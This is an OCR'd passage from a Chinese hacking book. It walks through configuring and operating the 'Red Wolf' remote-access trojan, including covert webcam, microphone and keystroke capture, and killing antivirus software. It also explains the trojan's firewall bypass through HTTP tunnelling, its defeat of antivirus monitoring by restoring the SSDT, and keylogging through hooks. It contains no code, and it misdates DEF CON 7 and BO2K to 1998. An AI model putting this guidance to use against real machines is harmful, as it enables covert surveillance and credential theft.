自从灰鸽子木马停止开发以后，国产木马一下子群龙无首，不过之后出现的一款红狼远控木马又再起波澜，该木马由红狼安全小组发布，其最大的亮点就是可以突破主动防御。

2.3.1 配置“红狼”服务端

首先运行最新版本的红狼远控客户端来配置一个木马服务端，红狼远控的界面模仿了著名的国外木马 Poison Ivy。




图 2-37 红狼远控界面




图 2-38 设置配置信息

红狼远控目前支持 HTTP 和 DNS 两种上线方式，为了较好地演示，我们选择 DNS 这种上线方式。选择客户端程序中的“Settings”标签，在“主机／域名”和“端口”中分别设置连接的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

IP 地址和端口，红狼远控木马默认的端口是 80，这说明该木马使用了“HTTP 隧道技术”。在“上线字串”会出现一段 24 位的字符串如图 2-39 所示，我们将其复制到剪贴板中。

接着单击客户端中的“Build”标签，在“域名上线字串”中粘贴这段字符串即可，最后单击“生成服务端”按钮即可完成。是不是觉得和其他木马的配置，有很大的不同之处呢？




图 2-39 创建木马程序

2.3.2 “红狼”服务端操作

为了演示，我们在本地计算机中运行生成的服务端，当服务端程序连接成功以后，我们就可以进行实际控制操作了。在连接列表中选择上线的服务端信息后，单击鼠标右键中的控制命令就有包括文件管理、屏幕监视、键盘记录、远程终端、系统管理等控制选项，如图 2-40 所示。

首先选择菜单中的“文件管理”命令，在弹出的“文件管理”窗口可以对服务端电脑中的文件以及文件夹进行管理，比如进行打开、新建、重命名、删除等操作如图 2-41 所示。文件管理窗口采用了 Radmin 的上下窗口的形式，管理器窗口上方是本地计算机目录，下方则是远程计算机目录。用户既可以工具栏的按钮，也可以通过鼠标直接的拖拽来对文件或文件夹复制粘贴。

注意 文件传输支持断点传输，并且可以通过窗口下方的提示栏，来查看文件传输的进度信息。

由于红狼远控的客户端与服务端都采用 IOCP 模型，同时数据传输采用 zlib 的压缩方式，因此文件的传输速度较其他木马将更加的快捷。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-40 选择控制命令



图 2-41 远程文件管理

接下来单击“屏幕控制”功能，就可以对远程屏幕进行查看管理。红狼远控木马默认采用的是 8 位灰色，虽然控制速度快但是显示效果并不好。如果要获得更好的效果，可以在标题栏上单击鼠标右键，在弹出的窗口选择 32 位真彩色即可。

从弹出的菜单可以看到如图 2-42 所示，木马的屏幕控制功能采用了两种算法，分别是隔行扫描算法和差异比较算法，用户可以根据自己的需要进行选择。其中“隔行扫描”可能很多人都听说过，这种算法可以极大地提高屏幕扫描的速度，灰鸽子木马就使用的是这种算法。而“差异比较”是在屏幕扫描后只对屏幕中变化的内容进行刷新，这样扫描速度的优势就体现出来了

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

最新版本的黑洞就是使用的这种算法。

“屏幕控制”命令除了监控功能以外，还可以对捕获的图像信息进行保存，可惜的是它不能保存视频信息。通过“控制屏幕”对远程桌面进行控制，由于屏幕扫描的速度非常快，因此控制操作起来也非常流畅。另外，跟踪服务端鼠标运行的轨迹，以及锁定服务端键盘鼠标可以让黑客在远程计算机上为所欲为。利用“获取剪贴板”或“设置剪贴板”命令，不仅可以获得远程系统剪贴板中的内容，还可以对剪贴板中的信息进行修改。除此以外，黑客还可以设置服务端屏幕的黑屏，这样就可以趁机修改磁盘中的文件信息。




图 2-42 查看远程桌面

如果远程服务端连接有 USB 摄像头，那么“视频查看”功能能获取图像。单击“视频查看”命令，后在打开的“视频监控”窗口可以自动检测对方系统中是否安装有 USB 摄像头。如果对方的确安装有 USB 摄像头，那么木马可以强行打开摄像头对其进行监控。

如果选择了视频保存选项的话，那么就可以把监视信息保存为 Mpeg 文件，并存放在木马客户端所在的目录里面。有了视频监控当然不能少了语音监听，单击打开“语音监听”命令以后，木马就会立即打开麦克风进行监听，如图 2-43 所示。不过监听到的音频信息不能保存。如果选择了“发送本地语音到远程”选项，就可以利用麦克风直接与远程用户对话了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 2-43 远程语音截取

“键盘记录”主要是用于进行远程键盘记录操作的。如果黑客打开这个控制命令就可以利用记录下远程计算机中所有的键盘操作。无论是英文信息还是中文内容，红狼远控木马都可以准确有效地识别。




图 2-44 键盘记录操作

“远程终端”命令实际上就是一个简单 Shell，在这个窗口中用户可以用终端命令的操作，这样可以更好对远程系统进行管理。单击右键菜单中的“远程终端”命令，弹出远程终端窗口提示符，输入需要执行的终端命令，如图 2-45 所示。这样木马服务端就会调用远程系统中的命令提示符来执行用户输入的命令并将结果返回到终端。

小提示

如果想清除屏幕信息，那么可以直接输入“cls”命令。如果因为输出数据太多，导致键盘无法移动光标的位置，那么清除一次输出就可以搞定。

为了更好地进行远程控制管理，在“系统管理”里面提供了“进程管理”和“窗口管理”两项内

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

容。这两个管理功能看似相重合，但实际上有的功能确是无法取代的，通过进程管理标签，黑客可以查看、刷新、关闭远程系统中的进程，比如在列表里面就发现了服务端使用的 svchost.Exe 进程。利用右键中的“结束”命令，就可以关闭指定的进程信息，如图 2-46 所示。

由于现在的杀毒软件都采用了多进程和线程插入等多种保护措施，利用关闭进程已经很难结束杀毒软件，这时黑客就会使用这个窗口管理了，在窗口列表中发现有杀毒软件信息的窗口以后，单击右键中的“结束”按钮就可以更好地保护木马程序。




图 2-45 终端服务操作



图 2-46 远程进程管理




图 2-47 远程窗口管理

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

很多木马都拥有集群控制命令，红狼远控木马当然也不例外，通过它可以同时控制多台远程系统。不过红狼远控木马的集群控制命令却有所不同，因为它的操作都是在主界面的列表中进行。




图 2-48 远程文件下载

小知识

红狼远控木马可以自动检测 CPU 的使用率，从而调整自己的工作线程，以达到服务端程序稳定高效运行。另外红狼远控木马的心跳包机制可以防止意外掉线，以 svchost 系统服务启动，同时拥有远程守护线程进行防护，这样在进程被结束以后可以快速恢复，这样在清除的时候就显得非常困难。

2.3.3 “红狼”的相关技术

1.HTTP 隧道技术

使用了“反弹连接原理”的木马程序也有自身的缺点，它只能访问拨号上网和 NAT 代理上网的服务端。而使用 “HTTP 隧道技术” 的木马程序就可以访问到局域网里通过 HTTP、SOCKS4/5 代理上网的服务端了。

简单地说，“HTTP 隧道技术”就是把所有要传送的数据全部封装到 HTTP 协议里进行传送，因此它在互联网上可以访问到局域网里通过 HTTP、SOCKS4/5 代理上网的电脑，而且也不会有什么防火墙拦截。所以，使用“HTTP 隧道技术”的远程控制软件就几乎支持了所有上网方式。

使用了反弹连接技术和 HTTP 隧道技术的服务端一般会打开 80 端口（即用于网页浏览的端口），这样即使用户在命令提示符下使用“netstat -an”命令，如图 2-49 所示，发现的也是类似“TCP UserIP:3015 ControllerIP: http ESTABLISHED”的情况，稍微疏忽一点用户就会以为是自己在浏览网页，而防火墙也会同样这么认为，再加上反弹连接型软件的服务端主动

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

连接客户端，这样就可以轻易地突破防火墙的限制。




图 2-49 查看连接端口

2.还原系统 SSDT

现在很多杀毒软件都带有主动防御功能，可安装它们后还是会“不知不觉”的中病毒，主动防御为什么会失效呢？提到杀毒软件的主动防御，就必须要说到 Windows 系统的 SSDT。因为主动防御是依靠行为动作来判断文件是否为恶意程序的，而要截获文件的所有动作，就只有在系统的 SSDT 才可以完成。

SSDT 的中文意思是系统服务描述符表。SSDT 的作用就是按照默认的规则，将应用程序的操作指令转化成系统内核所理解的信息并进行处理。当系统底层将信息处理完成以后，再由 SSDT 将处理信息转换成最终的结果。SSDT 就是操作层和系统层的“翻译”。通常情况下，操作层和系统层的信息传输是顺畅的。但是杀毒软件的主动防御修改了 SSDT 表中的内容，相当于在 SSDT 中安装了一个“监听器”。

当这个“监听器”发现操作层在向系统层传输的行为信息中可能存在危害系统安全的行为时，就会先将这些行为进行拦截，并悄悄地告诉杀毒软件的主动防御功能。这时，主动防御就会根据自身规则对这个行为的安全性进行判断。如果行为是安全的，就放行，反之则将其拦截。就因为这样，很多病毒都被主动防御拦截，从而无法获得它们想要的东西。

老是这样被拦截病毒也“聪明”起来，在明白了主动防御的工作原理后，黑客就想到了将杀毒软件在 SSDT 中安置的“监听器”去除的办法。当服务端安装成功后，就会将 SSDT 表恢复到系统的默认状态。这时 SSDT 中就没有“监听器”了，杀毒软件的主动防御就失去了作用，最终失效也就是必然的了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 2-50 查看系统 SSDT

3.键盘记录技术

现在有很多木马程序，都可以在系统后台记录用户的键盘操作，从而达到截取用户账号密码的目的。那么木马是如何获得用户键盘操作的呢？这里不得不提到 Windows 系统中非常常见的一种消息机制——钩子(Hook)。其实钩子的本质是一段用于处理系统消息的程序，通过系统调用将其挂入系统。钩子的种类有很多，每种钩子可以截获并处理相应的消息，每当特定的消息在到达目的窗口之前，钩子会先行截获该消息并得到此消息的控制权。此时在钩子函数中，就可以对截获的消息进行加工处理，甚至可以强制结束该消息内容的传递。

每一个 Hook 都有一个与之相关联的指针列表，被称之为钩子链表并且由系统来进行维护。这个列表的指针指定的就是该钩子的各个处理子程。当与指定的 Hook 类型关联的消息发生时，系统就把这个消息传递到该 Hook 的子程。一些 Hook 子程可以只监视消息、修改消息、甚至停止消息的前进，避免这些消息传递到下一个 Hook 子程或者目的窗口。我们都知道，两点之间直线的距离最短。其实钩子的作用就是让消息在传输的时候“不走直线”，这样就给其他程序的拦截和监视提供了便利。

所以木马要截获键盘的输入信息，就需要调用系统中的键盘钩子。如果木马程序需要捕获任意窗口上的键盘输入，还需要采用全局钩子以便拦截整个系统的消息，同时调用钩子函数 WH_KEYBOARD 来进行记录。这样当有键盘按键弹起的时候，就通过此函数将刚弹起的键保存到记录文件中，从而实现对键盘进行监控记录的目的。当木马的这些操作完成以后，钩子才会把这些信息传输到需要接收的程序窗口里面。而木马则将记录的信息内容发送到设定的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

信箱和网址数据库里面。

需要说明的是，这种方式并不适用于中文信息，因为中文信息的输入相比英文要复杂很多。我们知道要输入中文，就要使用到中文输入法，比如我们利用拼音输入法来输入“中国”，就需要在键盘上输入“zhongguo”。如果利用上面的方法进行记录，那么得到的就不是汉字“中国”而是“zhongguo”。当然利用全拼可以猜出输入的信息，但是如果使用的是简拼或者五笔呢？所以要想准确的记录输入的中文信息，就必须使用“窗口记录”这种方式才可以。因为无论哪一种中文输入法，都有一个输入法的提示窗口，通过该窗口用户才能选择需要的信息。这时木马只需要调用一个函数，来监控这个输入窗口的信息变化。这样当用户选择需要的信息后，函数就会进行截取并发送给黑客控制的客户端。



图 2-51 查看系统钩子

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



Chapter 3

B/S 型木马程序

B/S 型木马程序主要是通过常见的浏览器(Browser)对木马服务端(Server)进行连接控制操作。可能有的读者会想："既然已经有了客户端程序，为什么还要使用浏览器来进行控制呢？"这主要是因为黑客不可能手中随时拥有客户端程序，但是每个系统里面都拥有网页浏览器，这样就可以非常方便地对服务端程序进行控制，最终起到"无招胜有招"的效果。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.1 浏览器木马——网络精灵

网络精灵是一款和冰河同时代的木马程序，它也是一个基于 TCP/IP 的简单文件传送软件，用户可以将这个软件当作一个不受任何权限控制的上传下载服务器。网络精灵可以自由地随意修改或删除目标机器上的任意文件，另外也可以执行一些特殊的控制操作。同其他木马程序一样，要想实现自由操作别的计算机，必须先在目标计算机上安装网络精灵的服务端。

3.1.1 网络精灵的由来

说道网络精灵木马，它有一段不寻常的来历。1998 年第七届“DEF CON”黑客大会在赌城拉斯维加斯举行，参与的聚会者混杂着各种角色，而文化上的差异造就一个极具争议性的团体。只要听过“黑客”这个词的人，都不难想象这些技术精英聚在一起会给世界带来什么。

他们在会场伴着美酒、咖啡度过了狂野不眠的三天三夜，当“死牛崇拜(CDC)”组织拿出他们的作品 BO 2000(Back Orifice 简称)当众演示的时候，整个大会沸腾起来，见足世面的黑客们知道他们正在面对一款前无古人的绝作。巧妙的构思以及全新设计，超越同时期远程类工具的理念，现在还在最流行木马身上影现。当时对 BO(Back Orifice 简称)的评价很多。其中有一段极具赞誉色彩的话：“IBM 使大型机走进了公司，苹果使 PC 和图形界面走向大众，而 CDC 的 BO 将使黑客活动走向每一个家庭。”



图 3-1 BO 2K 的欢迎界面

这是一段 BO 的来历，大家有必要了解它，因为它是浓缩的木马历史。在世界每一角落当听到有人说起“BO”的时候，总是先想起让人刻骨难忘的“木马”这个词。经常使用漏洞入侵的黑客都知道，收集远程计算机的口令信息以及设置后门都比较繁琐，但是只要借用 BO 的部分功能可以轻松达到黑客的目的。针对微软操作系统设计缺陷而制作的 BO2K，是木马史上的重

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

要里程碑。不会被人忘却、不会因时间的流逝而绝迹木马舞台。

